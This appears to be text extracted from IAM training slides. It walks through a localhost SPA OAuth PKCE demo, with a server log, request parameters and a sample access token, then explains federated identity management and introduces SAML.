
SPA PKCE Flow

```
E:\siemensbjun2024\pkce-javascript-example-master>npx http-server -p 7078
Starting up http-server, serving .
http-server version: 14.1.1


http-server settings:
CORS: disabled
Cache: 3600 seconds
Connection Timeout: 120 seconds
Directory Listings: visible
AutoIndex: visible
Serve GZIP Files: false
Serve Brotli Files: false
Default File Extension: none

Available on:
http://192.168.1.33:7078
http://127.0.0.1:7078
http://172.19.48.1:7078
Hit CTRL-C to stop the server

You are screen sharing  Talking:
```



SPA PKCE Flow



Public Client Sample

[Start OAuth Flow](#)

Access Token:

```
eyJhbGciOiJSUzI1NiIsInR5cClgOiAiSldUiwia2lkIiA6ICJvNzRTS1Z3MVIYdHFJM3RYbENET2FTLW9Sc0tnSkQ5Z1JTdVFzdlUyRjY4In0.eyJleHAiOiE3MTkzMtg4MTYsImlhCI6MTcxOTMxODc1NiwiYXV0aF90hjDPhcDRaOboepjFCmo9xjsHqQ3pLgLk4iW7tUkyce3lm1xT3FnN7bed7IAAdWYmuum_B3aYNadxqSsx6jLFw4J20MYNnbxzHUWM6zzq3kQ14CaLiYmMOAbuflqbH3L7ghClqwN2rBPHlwXP7A62JdXxPu_4canlhvvCmSC0mA_ciOsuwFbisZKvJxyXUWYJ-sZPUy4elQAxj6EpQ5TW9uOBywPh2fh-3EZVt2lAA
```


SPA PKCE Flow

Public Client Sample

Start OAuth Flow

Access Token:

eyJhbGciOiJSUzI1NiIsInR5cIgOiAiSldUIiwia2lkIiA6ICJvNzRTS1Z3MVIYdHFJM3RYbENET2FTLW9Sc0tnSkQ5Z1JTdVFzdlUyRjY4InOldFaLFXYGvemEogL2eHnenLUuv2fQEdk0F3YR36WQ9Fud3yJXvrf1HEoCUGx5SRvgb3RMul2oVUT7OxpV5KWEuz6HLd9C2VfIkRS8fsABv7JWLloSpnQBIm2bFEHmqHnxzZLLZIXgUtKVYYnxpZ3vez083594Q-BY0EnQyCcxyeUNGzjfWI5K4-6pK_qhXXWaJJja



The screenshot shows the Network tab of a browser's developer tools. A single network request is visible, starting with the URL `auth/?response_type=code&cl...`. The `Payload` tab is selected, revealing the following query string parameters:

- `response_type: code`
- `client_id: client3`
- `code_challenge_method: S256`
- `code_challenge: yhtcFiScbh0o3qpZvVX3snmb0xqzDtLg3hcEwOUNNM0`
- `redirect_uri: http://localhost:7078/`

A red hand-drawn bracket highlights the `code_challenge` parameter.

SPA PKCE Flow

- For PKCE Flow
- Refer
 - E:\siemenssbjun2024\cloudoauth2apigateway
 - E:\siemenssbjun2024\customerapi

IAM Service Components



Federated Identity Management

- Federated identity management, also known as federated SSO, refers
 - to the establishment of a trusted relationship between separate organizations and third parties, such as application vendors or partners
 - allowing them to share identities and authenticate users across domains.
- When two domains are federated, a user can authenticate to one domain and then access resources in the other domain without having to perform a separate login process.

Federated Identity Management

- Federated identity management, also known as federated SSO, refers
 - to the establishment of a trusted relationship between separate organizations and third parties, such as application vendors or partners
 - allowing them to share identities and authenticate users across domains.
- When two domains are federated, a user can authenticate to one domain and then access resources in the other domain without having to perform a separate login process.


Federated Identity Management

- FIM is achieved through the use of standard protocols like SAML, OAuth, OpenID Connect and SCIM.
- These open standards enable the secure transmission of authentication and access information across domains.
- As a result, a user can sign on once and gain access to applications and systems across all federated domains.
- Essentially, federated identity management enables single sign-on across company lines.


Federated Identity Management

- For example, FIM is necessary for an organization to give employees one-click access to third-party applications like Salesforce, Workday or Zoom.
- Using our banking example from before, FIM allows bank customers to seamlessly access bank services that are externally managed, like ordering checks, sending money via Zelle, and applying for a loan.
-


Federated Identity Management



Federated Identity Management



Federated Identity Management



How Does Federated Identity Management Work?

- The employee requests access to an app through their organization, which is the IdP.
- The IdP requests the employee's credentials.
- The IdP authenticates the employee's identity using stored data that was created when the user set up their account or joined the organization.
- When the authenticated employee tries to access one of the third-party apps, the SP sends a request to the IdP.
- The IdP indicates, usually through a SAML assertion or other protocol, that the user has been authenticated and has permission to access that service.
- The employee proceeds without needing to sign on again.

Federated Identity Management

Federated identity management



BENEFITS

- Enables users to work together across domains
- Simplifies identity and access management
- Admins avoid common problems managing multi-domain access
- Helps organizations save money and maintain control
- Eliminates barriers to resources and facilitates collaboration
- Eases data management, privacy and compliance

DRAWBACKS

- Upfront costs modifying existing systems and applications
- Creating policies adhering to security requirements for all users, which can be:
 - complicated
 - time-consuming
- Can become complicated to maintain as a company joins more federations
- Possibly a huge time commitment

Federated Identity Management

Benefits of FIM



Convenience
Providing users with quick and convenient access to the applications they use on a daily basis



Cost savings
Saving organizations the time and cost of managing user identities



Seamless user experience
Ensuring seamless user experience across all the applications they use, rather than having to enter their login credentials every time they log in to a service



Simplified data management
Simplifying data management for organizations by storing credentials within an IdP



Easy and secure sharing of resources
Enabling organizations to share resources easily and securely

SAML

- SAML is an acronym used to describe the Security Assertion Markup Language (SAML).
- Its primary role in online security is that it enables you to access multiple web applications using one set of login credentials.
- It works by passing authentication information in a particular format between two parties, usually an identity provider (idP) and a web application.


SAML

- SAML is an open standard used for authentication.
- Based upon the Extensible Markup Language (XML) format, web applications use SAML to transfer authentication data between two parties - the identity provider (IdP) and the service provider (SP).
